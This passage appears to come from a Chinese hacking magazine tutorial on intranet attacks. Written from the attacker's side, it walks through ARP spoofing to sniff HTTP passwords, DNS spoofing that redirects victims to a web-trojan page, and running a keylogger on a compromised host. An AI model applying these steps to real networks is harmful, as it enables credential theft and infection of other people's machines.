


图27




图28




图29




图31




图30




图32




图33




图34

图28所示。

在Configure选项里我们可以根据需要选择端口，如21、80、3389等，这时在选择下面的ARP，十字按钮是灰色的，我们点击一下空白处，在选择十字按钮，在弹出的对话框里左边选择网关，右边选择欺骗的IP。如图29所示。最后点开始嗅探，上面第三个按钮，开始/停止ARP。图30是嗅到的HTTP密码。

下面再说下DSN欺骗，我们看DNS是怎样工作的，DNS的全称是Domain Name Server，既域名服务器。当一台主机发送一个请求要求解析某个域名时，他会首先把解析请求发到自己的DNS服务器上。如果内网里的192.168.0.103要访问百度www.baidu.com，但不知道其IP地址，这时192.168.0.103主机询问网关192.168.0.1，www.baidu.com的IP是多少，如果这时候我们冒充网关192.168.0.1返回给192.168.0.101一个特定的含有网页木马的IP，这样就实现了DNS域名欺骗。

首先用前面的介绍的列出内网机器，然后在ARP里选择ARP-DNS，点击空白处激活十字按钮，弹出一个DNS欺骗对话框，在请求DNS域名栏中填入对方要访问的网站，如www.baidu.com，然后再来改写响应的IP地栏，这里我写本机IP，如图31所示。而我们响应的地址可以是一个网页木马的地址，如图32。

其实ARP嗅探只适合管理员不常登录的机器，上面所说的个人机器只有远控CMD的情况下，装个键盘记录也是比较不错的。我这里以一个VIP键盘记录为例，程序是两个DLL，一个EXE和一个配置文件，首先打开配置文件sysconfig，如图33所示。然后把这4个文件都传到肉鸡上在CMD下运行EXE就可以了。这个工具会把事件记录、屏幕抓图等。如图34所示。

到这里内网里的常用手法基本就差不多了，当然还有很多方法的。大家可以自己扩散思维。其实这篇文章我没有从网上扒一些文章复制进来，也没有弄一些读者看不懂的专业术语介绍，只是我在内网中常用到的，这里我没有介绍内网溢出，因为现在不打补丁的机器太少了，个人认为属于已经被淘汰的技术。大家在CMD下可用sysyteminfo查看补丁情况。假设读者现在都已经拿过WEBSHELL、服务器并且挂出一些有内网的机器，这篇文章还是可以参考一下的。

（文中所涉及工具已收录在本期光盘中）

编辑点评：本文介绍的都是一些内网常用的基本却又非常实用的命令，没有内网渗透条件的用户可以自己搭建一个虚拟机来测试一下。这些命令只有练熟以后，碰到大的内网你才不会惊慌失措。

无线首语：最近传闻BT5要整合漏洞库，不知道这个消息可靠否？如果是真的，那么我又多了一件利器。据说最近NOKIA N900又降价了，想入手的朋友要抓紧啊！

破解无线移动WLAN随E行之续——拓扑协议分析

